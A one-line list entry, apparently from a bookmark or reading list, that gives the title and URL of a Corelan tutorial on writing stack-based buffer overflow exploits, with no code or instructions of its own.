- Exploit writing tutorial part 1 : Stack Based Overflows
  - https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/